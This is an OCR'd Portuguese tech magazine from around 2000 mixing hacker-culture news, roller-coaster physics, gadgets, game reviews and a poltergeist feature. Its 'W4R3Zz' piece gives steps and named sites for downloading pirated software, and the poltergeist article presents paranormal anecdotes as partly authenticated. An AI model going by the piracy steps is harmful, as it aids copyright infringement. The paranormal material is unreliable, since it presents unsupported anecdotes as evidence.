Em tempo: o grande erro dos finados chineses foi roubar dinheiro, ato imperdoável no país, qualquer que seja o método empregado para isso. Por outro lado é público e notório que a pirataria de programas, a abertura do código de softwares e o crackeamento de soft, são tratados com tolerância - e até incentivos - na terra de Confúcio. (M. Ck)

\* Um dólar equivale a 8,27 iuans



Imagens: www.criticon.org



# Desinformação: o estilo de vida Hacker

Curta-metragem distribuído pela web torna-se clássico da cultura underground

Um curta-metragem sobre hackers está causando comoção entre os internautas ligados ao assunto. "Desinformation", do diretor Joshua Baker, concentra seus 11 minutos numa sondagem da mente e da filosofia hacker. De quebra, o curta insere o hacker no contexto social e analisa os motivos que levam alguém a entrar nessa confraria.

Longe de trazer uma imagem mistificada de "pirata digital", Baker consegue mostrar que as pessoas retratadas no filme são tão humanas quanto qualquer outra, divergem umas das outras e apresentam objetivos e pensamentos totalmente diferentes.

A saga não tem pretensões de ser uma megaprodução cinematográfica, mas o roteiro bem escrito e marcado pelo bom humor faz "Desinformation" valer a pena. O filme pode ser assistido online nos site Undergroundfilm ou Shotbuzz com auxílio da tecnologia streaming (Windows Media Player ou Real Player). (M.Ck)

[www.undergroundfilm.com](http://www.undergroundfilm.com)

[www.shortbuzz.com](http://www.shortbuzz.com)

## W4R3Zz!!!

Onde encontrar  
softwares piratas para  
baixar de graça na  
Internet

Quando era mais jovem, havia uma coisa sobre a qual eu ouvia muito, mas que nunca tinha visto: snuff movies, os filmes em que uma pessoa é assassinada de verdade em frente às câmeras. Eu imaginava se seria possível mesmo existir algo desse tipo. Depois que a Internet surgiu, comecei a ouvir muito sobre outra coisa, sem nunca ter visto também: warez, programas piratas colocados na Internet para qualquer um baixar. Eu imaginava se seria mesmo possível existir algo desse tipo.

Os snuff movies eu ainda não vi. Mas os warez eu posso dizer que existem e mais perto do que você imagina. Eis aqui o caminho para encontrá-los:

- Acesse um dos seguintes sites: Warez.com, Easywarez, IceWarez, SweetWarez. Tenha calma e não se empolgue. Espere a página carregar e examine-a de cima a baixo. Analise os links e só depois escolha onde clicar. Prefira links para páginas do próprio site;
- Você não vai achar o warez de cara. Provavelmente vai acionar a abertura de uma porção de novas janelas do browser, algo extremamente irritante. Mantenha a calma e deixe as janelas carregarem para só depois fechar as que não interessam;
- Continue clicando nos links com calma, sempre preferindo as páginas do próprio site.
- Não vai demorar muito para encontrar o warez, pronto para download, geralmente num servidor gratuito e dividido em dezenas de pequenos módulos compactados. Você vai precisar baixar todos e descompactá-los com aplicativos como o WinZip ou WinAce. Pronto.

Só para lembrar: usar warez, baixá-los pela Internet e disponibilizá-los é crime. Como se ninguém soubesse... (A.F.M.)

[www.warez.com](http://www.warez.com)


[www.easywarez.com](http://www.easywarez.com)

[www.icewarez.com](http://www.icewarez.com)

[www.sweetwarez.com](http://www.sweetwarez.com)

*"Deixar um computador perto dele  
é como deixar um drink perto de  
um alcoólatra".*


Mãe de Jay Satiro, 19, novaiorquino preso duas vezes: uma por lesar a AOL, onde trabalhava, outra por usar ordens de pagamento falsas em compras pela web.



## Mitnick nas telas

As últimas novidades sobre o filme  
baseado no livro Takedown.

Finalmente, o filme baseado na história do hacker mais famoso do mundo, Kevin Mitnick, está saindo da geladeira. A produção, chamada batizada de "Takedown" EUA, estreou mundialmente em 15 de março, como "Cybertraque", na França. Nem os astros Tom Berenger (Invasão de Privacidade) e Skeet Ulrich (Pânico) conseguiram segurar a onda. Cybertraque vem apanhando com críticas abaixo



Fotomontagem A.F.M.

CORPO DE MITNICK E  
CABEÇA DE SKEET ULRICH.  
O ATOR DO FILME TAKEDOWN

de negativas e bilheteria idem. Resultado: nos EUA e no resto do mundo, o filme, produzido pela Dimension Films e distribuído pela Miramax, deve ir direto para vídeo ou para TV a cabo. Vale lembrar que o livro "Takedown", no qual o filme foi baseado, apresenta graves distorções, mostrando Mitnick como uma espécie de "psicopata digital". Já dizia minha avó: "a mentira tem pernas curtas". (A.F.M.)



# FRIO NA BARRIGA

**Por trás das montanhas-russas, escondem-se leis da física e a perspicácia humana em aproveitá-las**

**N**a canção "Rollercoaster Love", os rapazes do Red Hot Chili Peppers fazem uma analogia entre um ardente amor e as curvas de uma montanha-russa. Uma feliz comparação: assim como no amor, cada centímetro da montanha-russa reserva uma emoção, uma surpresa, picos e quedas, momentos de ansiedade recompensados pela velocidade na reta; o desafio da descida; a incerteza do loop, a segurança da chegada...

Do ponto de vista científico as montanhas-russas são a mais pura aplicação da ciência em nome da diversão.

## **ALBERT EINSTEIN, NA SUA OBRA "A EVOLUÇÃO DA FÍSICA", USOU UMA MONTANHA-RUSSA PARA ILUSTRAR UM SISTEMA DE CONVERSÃO DE ENERGIA**

### **Galileu Galilei na carona**

A saga das montanhas-russas começou quase 400 anos atrás, com Galileu Galilei. No seu "Diálogo Sobre Duas Novas Ciências", de 1638, o gênio já abria discussões sobre queda de corpos em planos inclinados. As primeiras duas leis de Newton abordam força e aceleração, conceitos-chave na física das montanhas-russas. Graças a suas descobertas sobre gravidade e outras constantes, é possível prever o percurso dos carrinhos nos trilhos.


Outra influência importante para compreender a dinâmica do mecanismo é o conceito de energia. Albert Einstein, na sua obra "A Evolução da Física", usou uma montanha-russa para ilustrar um sistema de conversão de energia. O exemplo demonstra o Princípio de Equivalência de Einstein, um dos pilares da Teoria da Relatividade.

### **Força G**

A força G é um dos mais importantes fenômenos na montanha-russa. Suas medidas estão relacionadas com o campo gravitacional da Terra. No nosso planeta, o estado normal de um corpo é 1G. No momento de queda livre, a força que age sobre você é de 0G. Nas quedas da montanha-russa, é preciso que o trem exerça uma força em direção oposta à da Terra. Através de cálculos específicos, os projetistas de montanhas-russas compensam os efeitos da marca 0G, fazendo com que os movimentos do trem suportem seu corpo. Assim, numa grande descida, você sempre tem uma experiência que oscila entre 0G e 1G. O balanceamento da força G também é necessário durante as curvas e principalmente nos loopings, onde erros podem ser fatais.

(Continua na pág.52)






Fotos: Reprodução

Para descobrir a relação da ciência com montanhas-russas consulte o site Funderstanding. Lá você constrói uma montanha-russa virtual e verifica a Física aplicada ao brinquedo

[www.funderstanding.com/k12/coaster](http://www.funderstanding.com/k12/coaster)



ALGUMAS DAS MONTANHAS-RUSSAS MAIS AGRESSIVAS DO MUNDO: *BATMAN* E *ZOOMERANG*, NO PARQUE SIX FLAGS MOUNTAIN E O *MANHATTAN EXPRESS* NO CASSINO NEW YORK, EM LAS VEGAS.

## No dos outros é refresco

Rollercoaster Tycoon é o nome de um simulador estratégico para Windows, onde você deve construir e administrar montanhas-russas. A meta é começar a construção do zero até conseguir montar algo que funcione, cuidar da segurança e divertir os visitantes do parque. A maior atração, por incrível que pareça, é conhecer as dificuldades técnicas que os engenheiros enfrentam e ver sua engenhoca tomando vida em três dimensões. O game foi lançado no Brasil pela Brasoft e custa por volta de R\$ 49,00.

[www.brasoft.com](http://www.brasoft.com)



**RollerCoaster  
TYCOON**



Fotos: www.ultimaterollercoaster.com



Outro site que permite montar um modelo de montanha-russa é o do canal de TV Discovery

[www.discovery.com/exp/rollercoasters/build.html](http://www.discovery.com/exp/rollercoasters/build.html)

### Os loops

A grande sensação das melhores montanhas-russas do mundo são os loops, os emocionantes segundos em que os passageiros são colocados de cabeça para baixo no percurso. Esse efeito segue uma idéia similar à ação da Força G nas curvas. No início de um loop, muita Força G positiva é gerada, impedindo os efeitos naturais da gravidade. A Força G positiva cria um campo de atração no fundo do trem, que puxa seu corpo em direção oposta ao solo.

No passado, ocorreram alguns acidentes envolvendo loops. Em Coney Island, EUA, por exemplo, um trem simplesmente caiu no alto de um loop. Motivo: só é possível gerar força G para sustentar o carro se houver aceleração suficiente. Como o peso do carro estava acima do imaginado, a aceleração foi menor e a força G criada na subida do looping não conseguiu superar a força da gravidade da Terra.

### Cálculos

Apesar do trabalho que a construção de uma montanha-russa exige, sob o

ponto de vista da eletrônica trata-se de um mecanismo bem simples. A mecânica toda consiste em

suspender o trem através de um motor durante as subidas e deixar que a força da gravidade

faça o resto. Por isso, o grande mérito e dificuldade nas montanhas russas é mesmo a aplicação da Física. Dois elementos que não podem ser negligenciados são a resistência do ar e a fricção com os trilhos. Esses elementos reduzem a velocidade nas descidas e pedem maior empenho

do motor para fazer o trem subir. Em montanhas-russas mal projetadas, a diferença entre o resultado esperado e o real pode ser dramaticamente decepcionante se esses quesitos forem esquecidos. O cálculo da resistência do ar e fricção ainda hoje são difíceis de executar. Mas já existem softwares capazes de precisar com grande confiabilidade o impacto dessa interferência. Os viciados na adrenalina dos rollercoasters agradecem e levantam os braços quando o comboio despenca. (M.Ck)

A maior e mais rápida montanha-russa do mundo

Seis segundos e meio de queda livre com gravidade zero, altura de um prédio de 40 andares, cerca de 274 metros, velocidade máxima de 161 km/h. Esses são os impressionantes dados da mais alta e rápida montanha-russa do planeta. Seu nome: Superman The Escape. Sua localização: parque Six Flags em Valencia, California. O Superman é uma gigantesca estrutura em forma de "U". Os carros são erguidos por um motor e soltos para subir na outra ponta do "U" e cair novamente em marcha-ré. São 23 segundos de prazer - ou tortura, dependendo do freguês.

PS - Vale mencionar que o título de maior e mais rápida montanha-russa do mundo feita de madeira vai para um brinquedo do parque Paramount's King Island em Ohio, EUA. O aparelho, chamado Son of Beast é o único do mundo em madeira que tem um looping! Encara?

[www.pki.com](http://www.pki.com)

## Ruskaia Ruletka

A história de dores e mortes que fizeram a sensação dos parques de diversão  
(Do you play Russian Roulette?)

A história das montanhas-russas tem início em meados do século XVII, nas terras dos cosacos. O primeiro "modelo" consistia numa prancha metálica em cima da qual o brincalhão se projetava do topo de uma montanha gelada em direção ao solo. Com a ajuda da gravidade, a prancha ganhava velocidades jamais imaginadas para a época, o que resumia toda a graça da brincadeira. No entanto, as "Montanhas Voadoras", como costumavam se chamar, eram desprovidas de qualquer segurança. Acidentes, mutilações e mortes eram muito frequentes.

Foi exatamente o ar de fatalismo e risco que tratou de espalhar a fama das montanhas russas pelo velho continente, atraindo curiosos, aventureiros e maníacos de toda a Europa. Em 1804, Paris viu a primeira montanha russa ser construída pelo homem. Era um percurso de madeira curto, com trilhos por onde um carinho mal acabado deslizava. Novamente, foram precisas algumas mortes para que se implantassem medidas de segurança no brinquedo, como protetores laterais.

Então, 80 anos mais tarde, a montanha-russa chegava à América, com o nome de rollercoaster. Por incrível que pareça, novamente aconteceram acidentes, com destaque para o grande incêndio de Coney Island. As montanhas-russas ganharam péssima reputação e só voltaram ao topo graças aos esforços de Walt Disney.

Hoje, os recursos para a criação de uma montanha-russa garantem a segurança dos usuários e usam o que há de mais moderno em tecnologia de software e apoio eletrônico. Os engenheiros projetam os percursos em programas de simulação tridimensionais, que permitem testar elementos inéditos, evitar falhas e intensificar a experiência sobre os trilhos. Mas antes de embarcar numa montanha-russa lembre-se que as leis da física são leis da natureza: exatas na teoria e surpreendentes na prática.

FOI EXATAMENTE O  
AR DE FATALISMO E  
RISCO QUE TRATOU  
DE ESPALHAR A  
FAMA DAS  
MONTANHAS-RUSSAS  
PELO VELHO  
CONTINENTE











Foto: Divulgação



Foto: Arquivos Policiais



Fotos: Divulgação

## Sugando Mioslos No Brainer Pop

Expresse seu amor pelos geeks chupando o cérebro de um deles. Esse simpático porta-pirulito, além de parecido com Bill Gates, permite que você guarde o doce já começado para deglutir depois, quando o nível de glicose começar a baixar e o prazo de validade estiver apertado.

No Brainer  
Preço: US\$ 2,79  
No site: (<[www.stupid.com](http://www.stupid.com)>)



## Moda Antitruste Camisetas do Gates Fichado

Depois de expressar seu amor pelos geeks com o pirulito acima, que tal expressar seu amor por Bill Gates com essa camiseta? Além de confortável (feita em puro algodão), ela deixa qualquer geek muito mais sexy e anti-corporativista. Gaste as doletas que economizou com a instalação do Linux e leve o tio Bill para casa.

Camisetas do Bill Gates Fichado  
Preço: US\$ 20,00  
No site: (<[www.thesmokinggun.com/boutique](http://www.thesmokinggun.com/boutique)>)



## Mergulho a seco Submarinos pessoais

Sem idéias para queimar seu dinheiro? A Seamagine tem a coisla certa para você. Ela fabrica submarinos pessoais em vários modelos, desde individuais para usar com auxílio de tubos de oxigênio, até com dois lugares e fornecimento automático de ar. Para os endinheirados, aventureiros, malucos e Lucianos Hucks de plantão.

Submarinos pessoais  
Preço: sob consulta  
No site: (<[www.seamagine.com](http://www.seamagine.com)>)





por Jocelyn Auricchio

# Medo@Polter

## Possessões em computadores, assombrações em celulares, espíritos

**M**adrugada, por volta da 1 da manhã. Tudo escuro e silencioso. A atmosfera perfeita para escrever. Sem distrações, sem pressa.

O texto flui pela tela, pois inspiração não falta. Mas o sono cobra seu preço, fazendo os olhos pesarem. A única solução é café. Ao voltar para o computador com uma xícara generosa, um estranho fato ocorre. Para sua surpresa, a tela está cheia de frases desconexas. Talvez seja alguma falha. No meio do texto sem sentido, uma frase está muito clara: "Fale comigo". Perplexo, você passa um programa anti-vírus e desliga o computador da linha. Não pode ser vírus, e se for invasão, o fim da ligação resolve.

Você continua a escrever e pouco mais de uma hora depois, é hora de outro café. Ao voltar, a tela está cheia de caracteres.

O desconforto toma conta. Você passa os olhos na tela e lá está "Eu preciso de ajuda". Um arrepio percorre sua coluna, quando alguns CDs que estavam na mesa começam a mexer.

Tomado por um medo irracional, você tenta aplicar um Ctrl Alt Del no teclado. A resposta vem forte, numa voz cavernosa que sai das caixas de

som e responde "Não, não, não...".

O pânico domina completamente seu espírito. As luzes da casa começam a ficar irracionalmente brilhantes. Você tenta fugir, mas as portas estão travadas, por alguma força desconhecida. Por instinto, você olha para a janela e vê que os móveis estão flutuando.

A visão fica turva, a respiração extremamente difícil. Subitamente, tudo piora. Um crânio decomposto surge do nada na sua frente. A figura desmorfa começa a se aproximar lentamente. A inevitabilidade da morte começa a dominar o pouco de razão que você ainda guarda.

Petrificado de terror, você vê uma inesperada reviravolta: uma mulher, de aparência angelical e trajes antigos, aproxima-se e envolve a bizarra criatura com uma luz azul e intensa. A mulher parece tocar seu rosto com a mão delicada. Seu toque acalma e devolve a você o controle. Ela se esvai no ar, deixando na sua mente muitas dúvidas e apenas uma certeza: se você contar, ninguém vai acreditar. E a explicação só poderá vir de quem conhece transcomunicação, que acontece quando criaturas em outro plano de existência tentam entrar em contato. Em outras palavras: puro poltergeist.



*Poltergeist*: do alemão *polter* (=ruído) e *geist* (=fantasma). Ruídos, alterações físicas diversas, como: vôos de pedras (litotelergia); movimentos anormais de móveis pesados (*apport*); quedas de pratos e talheres; quebras de copos e objetos frágeis; estalidos; correntes de ar; batidas de portas; marcas, riscos, desenhos e escritos em paredes e assoalhos. São em geral atribuídos a espíritos em associação com pessoas, em geral um adolescente, que ajuda a concentrar a energia. Também chamado de RSPK (Recurrent Spontaneous Psycho Kinesis).

# ergeist.com

**videogame, microondas que falam. O inexplicável invade a era digital**

## Sons do Passado

O estudo da transcomunicação é baseado na observação. Além de ser um fenômeno parapsicológico, a transcomunicação faz parte de uma série de lendas urbanas. Segundo a parapsicologia, a transcomunicação ocorre quando um espírito consegue manifestar mensagens em aparelhos eletro-eletrônicos.

Existem várias teorias que tentam explicar o fenômeno. A mais popular explica que os espíritos comunicam-se desprendendo energia. Manipulando essa energia geram efeitos similares à linguagem em meios eletrônicos (e-mails, internet), e eletro-

magnéticos (rádios, gravadores, televisão e fax). A transcomunicação tem sido registrada principalmente nos meios analógicos. Isso é explicável, segundo a parapsicologia, pois os meios analógicos são mais suscetíveis a interferências do que os meios digitais, mas existem divergências.

## Kardec e o código binário dos espíritos

A principal polêmica sobre transcomunicação

está no fato de que nem sempre meios analógicos foram usados para estabelecer comunicação com os ditos espíritos. A doutrina kardecista conta que seu fundador, Allan

PARA SUA SURPRESA, A TELA  
ESTÁ CHEIA DE FRASES  
DESCONEXAS(...)NO MEIO DO  
TEXTO SEM SENTIDO, UMA  
FRASE ESTÁ MUITO CLARA:  
“FALE COMIGO”

Kardec, estabelecia comunicação com seres desencarnados usando um código baseado em batidas numa mesa. Daí a indagação de uma corrente que estuda a transcomunicação: se um espírito tem energia para gerar impulsos cinéticos



# Demônios na máquina

Como os aparelhos são afetados

## Cellulares

Apresentam mensagens sem ninguém ter gravado. Às vezes é possível distinguir o som, às vezes é um ruído não identificado

como batidas e a habilidade de ordenar essas batidas num código coerente, não seria nem um pouco improvável que a transcomunicação também ocorresse via computadores, pois a quantidade de energia teoricamente desprendida para gerar um pulso eletro magnético inteligível por computadores seria apenas uma fração da necessária para gerar um impulso cinético.



## Estranhas Palavras

Um dos poucos casos parcialmente documentados de Poltergeist e transcomunicação envolvendo computadores ocorreu na Inglaterra. Um computador, equivalente a um XT, estava rodando um processador de texto. Depois de ficar inativo por alguns momentos, o computador mostrou na tela algumas frases escritas em inglês arcaico. As frases eram desconexas, mas pouco a pouco estabeleceram um padrão que parecia fazer sentido. Tomados pela curiosidade, os moradores da casa começaram a escrever perguntando quem falava. As frases foram mudando, ficando cada vez mais coerentes e respondendo perguntas. Descobriu-se que as frases eram supostamente do espírito de uma mulher que tinha vivido na era vitoriana. Essa mulher precisava que alguns assuntos pendentes fossem resolvidos. Os moradores da casa, perplexos, prestaram atenção nos pedidos do espírito, coisas simples, como colocar uma flor no túmulo do amado e jogar algumas pedras no Tâmesi. Logo que essas pequenas coisas foram realizadas, o espírito agradeceu muito e nunca mais estabeleceu contato.

Pouco se estudou desse fenômeno mas uma das evidências de sua autenticidade é o fato de que as comunicações ocorriam apenas na cozinha da casa. A cozinha é identificada por várias correntes místicas e paganistas como o centro da casa e principal geratriz de energia convertida em fenômenos sobrenaturais. É na cozinha onde a energia dos alimentos é transformada e amplificada, ciclando vida para todos que na casa moram. Por ser um local de vida, fenômenos positivos normalmente ocorrem nesse lugar.

### Uma visão científica

Poucas correntes científicas aceitam a existência da transcomunicação. A explicação mais coerente é que certos campos eletro-magnéticos constantes de baixa intensidade podem causar desequilíbrio bioquímico no cérebro e induzir a alucinações visuais tênues, semelhantes a fantasmas. Quem mora próximo a linhas de alta tensão pode desenvolver esses distúrbios.

Mesmo com todos esses argumentos, parapsicólogos e estudiosos das ciências ocultas explicam que altas concentrações de energia podem aglomerar uma série de sub-criaturas ectoplásmicas denominadas amebas mentais.

### Amebas pelo ar

Amebas mentais, segundo várias correntes, são arremedos de energia suscetíveis ao ambiente. As amebas só sabem alimentar-se de energia, e o prato principal seria a energia do medo e tensão liberadas por humanos.

Como um animal que se camufla para conseguir alimento, as amebas podem sentir a apreensão e tornar-se algo parecido com o objeto do medo. Como amebas mentais não tem um estoque de energia muito grande para gastar com "efeitos especiais", projetam imagens irreais e sem substância, como fantasmas.



## Secretária Eletrônica

Mesmo sem receber ligações, grava ruídos ou vozes ao longe

## TV

Desligada ou sem sintonizar nenhum canal, a tela mostra borrões luminosos ou padrões semelhantes a rostos

## Computador

Apagamentos inexplicados, mensagens estranhas, sons emitidos sem motivo. Dificilímo identificar, pois podem ser confundidos com travamentos de hardware/ software

## Microondas

Mensagens aparecem nos visores. As sentenças ou palavras com maior número de ocorrências são HELL e 666

## Relógio-Relógio

Comportamento parecido com o dos Microondas, mas um pouco mais agressivo, já que além das mensagens escritas, pode captar mensagens sonoras

# Possessão de Hard Disk

Numa cidadezinha americana, o Reverendo Jim Peasboro afirmou que computadores tem a capacidade de abrigar o Príncipe das Trevas e seus asseclas. Como? Simples, segundo o Reverendo, qualquer criatura dotada de cérebro pode receber um espírito maligno, e como os computadores armazenam informação como um cérebro, são capazes de abrigar demônios e corromper pessoas. Seguindo esse raciocínio ele garante que qualquer micro produzido a partir de 1985 pode abrigar demônios. Numa estimativa mais ampla ele diz que 10% dos computadores americanos estão possuídos.

O Reverendo chegou a essa conclusão após verificar que alguns de seus fiéis mais

fervorosos queixavam-se de ser tentados pelo demônio ao usar a Internet, e acabavam acessando pornografia e comunicando-se em linguagem chula com estranhos. Depois de investigar os fenômenos, Jim Peasboro tornou-se responsável por outro dos raros e impressionantes relatos de possessão de máquinas.

Ele conta que ao receber queixas de uma fiel que dizia perder o controle de si toda vez que acessava a Internet, decidiu ver com os próprios olhos o computador dela. Ao ligar a máquina, Peasboro diz que um programa de "inteligência artificial" foi ativado sem que ele desse um único clique no mouse. Na tela apareceram as palavras "Pastor, você é um fraco e seu Deus é um maldito mentiroso".

Em seguida a máquina desligou-se e a impressora começou a soltar papéis freneticamente manchados de rabiscos irreconhecíveis. "Depois eu levei os textos para um especialista examinar", conta o pastor, "e descobri que era uma enxurrada de obscenidades escrita em um dialeto mesopotâmico de 2.800 anos de idade!" Quem não acredita pode chamar o padre Quevedo - ou a assistência técnica...

NA TELA APARECERAM AS  
PALAVRAS "PASTOR, VOCÊ É UM  
FRACO E SEU DEUS É UM  
MALDITO MENTIROSO".



[www.witchboard.com](http://www.witchboard.com)

Quer  
entrar  
em  
contato  
com o  
além de  
maneira  
tecnolo-  
gica?  
Acesse  
o site  
Witch-  
board e  
use uma  
tábua  
de Ouija  
(algo  
parecido  
com a  
tábua  
"brinca-  
delia do  
copo")  
produz-  
da em  
shock-  
wave.  
No  
mesmo  
site você  
também  
encontra  
um  
supreen-  
dente  
"exerci-  
cio" do  
web-  
based",  
que  
detecta  
a  
presença  
de  
espíritos  
nos ou-  
tro mi-  
cro ou  
no sala-  
e  
manda-  
os  
embora.




## M4nu4l k0mpl3T0 d0 H4ck3r

**Livro expõe técnicas e manhas  
hackers sem pudor**

O mundo hermético dos hackers está aberto graças a um livro que em poucas semanas ingressou na galeria dos mais vendidos e que não para de ser reeditado. O "Manual Completo Hacker – Como Ser e Evitá-los", é um grande tutorial para os interessados no assunto. Sem qualquer pretensão literária, os méritos do livro estão na forma como seu autor, um tal de SpyMan, desnuda um vasto arsenal de artimanhas para tornar-se um hacker. O leitor aprende como funcionam os BackOrifices, Trojans, técnicas para quebra de senhas e invasão via TCP/IP. O grande destaque é a abordagem dos vírus de computador, com vários capítulos apresentando como eles trabalham e são criados. Mas o autor não oferece o veneno sem o antídoto: cerca de vinte páginas servem como guia de salvação para quem foi atacado, enfocando firewall, criptografia e outras medidas de segurança. Há ainda um apêndice interessante ensinando os primeiros passos no Unix para usuários Windows.

(M. CK)

SPYMAN, Manual Completo do Hacker – Como Ser e Evitá-los  
Express Book  
340 páginas – Preço médio: US\$ 40,00



## Quem precisa do Dreamcast?

**Rayman 2 mostra que PC ainda é a  
melhor máquina de jogos**

Não torça o nariz para Rayman. Apesar de revoltantemente bonitinho, o personagem da Ubisoft que estrela o seu segundo jogo 3D tem atitude.

Rayman 2 é brilhante. É o tipo de jogo que vale o investimento numa placa 3D. Seus gráficos são maravilhosos e a engenharia empregada é muito bem azeitada. Além de ser uma festa para os olhos, Rayman 2 é um jogo de plataforma equilibrado. A compatibilidade com diversas configurações é exemplar. Testamos num K6 II equipado com uma Stealth III e a experiência foi impressionante. Depois, foi a vez de um Pentium II com uma Voodoo 2 de 12 Mb. Com poucos detalhes desabilitados, a mesma performance. Não foi preciso decidir qual API usar. O jogo roda usando Direct3D, sem crises de compatibilidade, e principalmente, sem comprometimento de qualidade.

Esqueça os jogos de plataforma 3D imbecis onde bichos afrescaldados correm atrás de moedas e similares. Rayman 2 é uma aposta certa.

(J.A.)

Rayman 2: The Great Escape  
Produzido pela Ubisoft (<[www.ubisoft.com.br](http://www.ubisoft.com.br)>)  
Distribuído pela Brasoft (<[www.brasoft.com.br](http://www.brasoft.com.br)>)  
Preço: R\$ 69,00  
Já nas lojas



## Perigo, Will Robinson!

**Imagine os Simpsons numa abordagem Geek. Eis o desenho Futurama.**

Futurama é um prato cheio para quem gosta de tecnologia e ficção científica. O desenho conta a história de Fry, um entregador de pizzas que cai por acidente numa câmara criogênica na virada de 1999 para 2000. Ele fica congelado por 1000 anos e encontra uma realidade totalmente alterada, onde alienígenas convivem com humanos, robôs são membros comuns da sociedade e a lua não passa de um parque temático.

A estrela do desenho é um robô completamente tosco, junkie e maníaco depressivo chamado Bender. Ele é mal educado, viciado em jogos, prostitutas, energia elétrica e pornografia.

